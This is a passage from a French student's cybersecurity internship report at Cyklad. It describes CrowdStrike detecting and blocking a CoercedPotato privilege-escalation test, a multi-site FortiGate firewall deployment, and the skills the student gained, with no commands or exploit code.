CrowdStrike envoie des alertes pour chaque action suspecte qu'il repère. Ces alertes peuvent être gérées automatiquement où demander qu'un technicien intervienne. Par exemple, si quelque chose de louche est détecté, CrowdStrike prévient direct l'équipe de sécurité pour qu'ils vérifient.

Gestion des Incidents :

Si personne n'est disponible pour répondre à une alerte, CrowdStrike peut isoler l'ordi concerné en le mettant en quarantaine. Cela évite que la menace se propage et permet de gérer le problème plus tard.

Réponse Automatique :

CrowdStrike peut aussi gérer certaines alertes tout seul. Par exemple, il peut bloquer un processus malveillant dès qu'il le repère. Cette réaction rapide réduit le temps d'exposition aux menaces et limite les dégâts pour l'entreprise.

Isolation et Remédiation :

Quand une menace est repérée, CrowdStrike peut isoler l'ordinateur infecté du réseau pour éviter toute interaction avec les autres systèmes. Cette isolation permet de contenir le problème jusqu'à ce qu'un technicien puisse intervenir et régler le souci.

5.5 Utilisation de CrowdStrike chez Cyklad

Pendant mon stage chez Cyklad, j'ai pu voir à quel point CrowdStrike est efficace dans plusieurs situations concrètes.

Surveillance Continue et Alertes

Détection d'Activités Suspectes :

Par exemple, lors d'un test de sécurité, j'ai utilisé un outil appelé CoercedPotato pour simuler une attaque où on essaye de prendre plus de privilèges. CrowdStrike à détecter cela directement et a envoyé une alerte disant qu'il y avait une tentative de contourner les défenses.

Gestion des Alertes :

Les alertes envoyées par CrowdStrike arrivaient directement à l'équipe de sécurité. Si personne ne répondait, CrowdStrike pouvait isoler l'ordinateur touché pour éviter que la menace se répande.

Réponse aux Incidents

Blocage Automatique :

Après avoir repéré CoercedPotato, CrowdStrike a bloqué le processus suspect tout seul, empêchant toute action malveillante. Cette capacité à réagir automatiquement a montré à quel point CrowdStrike est efficace pour prévenir les incidents de sécurité.

Avantages de l'utilisation de CrowdStrike

- **Réactivité** : CrowdStrike réagit super vite aux menaces, ce qui réduit le temps pour répondre aux incidents.
- **Visibilité** : La plateforme montre tout ce qui se passe sur les ordinateurs, ce qui aide à repérer les comportements suspects.
- **Efficacité** : En bloquant directement les choses suspectes, CrowdStrike empêche les attaques avant qu'elles ne fassent trop de dégâts.




Figure 29 Alerte CrowdStrike




Figure 30 commande exécuter CrowdStrike



Figure 31 niveaux de blocage CrowStrike

5.6 Conclusion

Le test a démontré que CoercedPotato est capable d'élèver les privilèges sous Windows en exploitant des fonctions RPC vulnérables. CrowdStrike a réussi à détecter et bloquer les activités suspectes.

MITRE ATT&CK est un référentiel de tactiques et techniques utilisées par les cyberattaquants. Il aide les professionnels de la cybersécurité à comprendre les méthodes des attaquants, à identifier les menaces et à renforcer les défenses.




Figure 32 niveau d'attaque

(<https://attack.mitre.org/>) Voici la liste des attaques les plus utilisées, notre attaque se situe la phase Privilège Escalation

6. Déplacements

Dans le cadre d'un vaste contrat avec le réseau d'une entreprise, nous étions chargés de déployer des solutions de sécurité FortiGate à travers trentaine de site du groupe. Cette initiative ambitieuse vise à uniformiser la sécurité des réseaux sur tous les sites, en assurant une protection et une disponibilité optimales des données et des infrastructures critiques de santé.

6.1 Installation et Configuration

Nos visites hebdomadaires dans ces Divers sites étaient consacrées à l'installation physique des FortiGates, configurés en cluster pour garantir non seulement une sécurité renforcée mais aussi pour assurer la redondance nécessaire dans un environnement médical où la continuité des opérations est cruciale. À chaque site, nous étions responsables de l'intégration des dispositifs dans le réseau existant, ce qui comprenait un câblage précis, Des ajustements des paramètres de réseau et des tests rigoureux.

6.2 Phase de Test et Formation

Après chaque installation, nous procédons à une série de tests en collaboration avec l'équipe TI locale. Ces tests sont primordiaux pour valider la configuration des VPN et autres paramètres de sécurité, et pour s'assurer que les systèmes étaient prêts à repousser activement les tentatives d'intrusion.

6.3 Déploiement à Grande Échelle

Avec un déploiement prévu sur environ trente sites, notre stratégie devait être méticuleusement planifiée pour aligner chaque sites avec les standards de sécurité établis. Chaque sites présentait des défis uniques, de l'adaptation des équipements dans des espaces restreints aux spécificités techniques. Notre approche adaptative assurait que chaque installation était optimisée pour les besoins spécifiques de chaque site.

6.4 Conclusion

Ce projet de déploiement de Fortigate à travers le réseau des entreprise, illustrant notre engagement à fournir une infrastructure de sécurité robuste et uniforme à tous les sites du groupe. Cette série de déploiements a renforcé la sécurité des données mais a également établi une norme de surveillance et de réponse aux incidents à travers le réseau, assurant une protection constante contre les menaces de cybersécurité dans un secteur aussi sensible. Garantissant que chaque sites bénéficiait d'un niveau de sécurité adapté et efficace face aux défis numériques actuels.

7. Conclusion

Mon stage chez Cyklad a été une expérience formatrice et enrichissante. Cette opportunité m'a offerte une immersion totale dans le domaine de la cybersécurité.

Expériences et Acquis

Durant ces six semaines, j'ai eu l'opportunité de travailler sur divers projets.
Comme :

Configuration de Firewalls et VPN :

L'une des premières missions a été la configuration des firewalls FortiGate et de mettre en place des VPN IPsec et SSL. J'ai compris qu'il est important de sécuriser les communications pour protéger les données sensibles contre les dangers potentiels. Travailler sur les VPN a aussi été enrichissant, car cela m'a montré comment garantir une communication sécurisée entre différents sites. J'ai pu mettre en pratique des concepts théoriques et comprendre l'importance de chaque détail technique pour assurer une protection optimale des données.

Analyse des Logs :

Avec FortiAnalyzer, j'ai pu centraliser et analyser des logs de sécurité. En configurant des alertes pour repérer des comportements suspects. Ça m'a vraiment montré qu'il faut faire attention pour garantir la sécurité des systèmes. J'ai appris à analyser des données et à en tirer des infos utiles pour prévenir et répondre aux dangers.

Tests de Sécurité :

Les tests de vulnérabilité réalisés avec Burp Suite. J'ai pu identifier des failles de sécurité comme les injections SQL et les attaques XSS et bien d'autres. Ces tests m'ont montré l'importance de toujours vérifier et renforcer les défenses des applications pour éviter les attaques potentielles. J'ai également appris à utiliser divers outils et techniques pour simuler des attaques.

Projets de Déploiement :

Participer à des déploiements de solutions de sécurité à grande échelle a été une expérience intéressante. On a dû coordonner nos actions avec des équipes locales et nous adapter à divers environnements. Cela m'a permis de comprendre la difficulté et les défis des projets de sécurité informatique. Les réunions de planification et les discussions m'ont permis d'avoir une vision globale des projets et de comprendre l'importance de la coordination et de la communication entre les différentes personnes.

Perspectives Futures:

Vérifier que les appareils qui se connectent au réseau sont bien ceux qu'ils prétendent être. Se faire avec des mots de passe, des certificats numériques ou des clés pré-partagées.

Ce stage a confirmé mon intérêt pour la cybersécurité et renforcé ma détermination à poursuivre dans cette voie. Les compétences acquises constituent une base. La diversité des tâches et des défis rencontrés m'a permis de mieux comprendre les opportunités et les

exigences de la profession. Je remercie toute l'équipe de Cyklad pour leur accueil. Les discussions informelles et les échanges professionnels m'ont aidé à comprendre les réalités et les défis de la cybersécurité.

8. Table des illustration

Figure 1: organigramme Cyklad	5
Figure 2:schéma lab.....	7
Figure 3 screen firewall Policy (Fortigate)	8
Figure 4 screen interfaces Fortigate	8
Figure 5 schéma VPN IPsec	8
Figure 6 schéma VPN SSL.....	10
Figure 7 schéma lab VDOM	12
Figure 8 screen CLI Fortigate	12
Figure 9 screen Fortigate VDOM.....	13
Figure 10 screen changement lab VDOM.....	13
Figure 11 screen interface VDOM	13
Figure 12 screen id router OSPF	14
Figure 13 screen area OSPF	14
Figure 14 screen interface OSPF.....	14
Figure 15 screen Network OSPF.....	15
Figure 16 page d'accueil FortiAnalyzer.....	16
Figure 17 schéma FortiAnalyzer.....	16
Figure 18 screen device manager FortiAnalyzer	17
Figure 19 screen logs Trafic FortiAnalyzer	17
Figure 20 screen Report FortiAnalyzer.....	19
Figure 21 logs générer.....	20
Figure 22 sreen utilisation de burp.....	22
Figure 23 screen validation du lab Burp	22
Figure 24 Capture d'écran de la commande sur Ubuntu pour les utilisateurs SPN	24
Figure 25Commande Ubuntu	25
Figure 26 SSTIC.....	26
Figure 27 présentation CoereedPotato Windows	26
Figure 28 corectodPotato cmd.....	27
Figure 29 Alerte CrowdStrike	30
Figure 30 commande exécuter CrowStrike.....	30
Figure 31 niveaux de blocage CrowStrike	31
Figure 32 niveau d'attaque	31

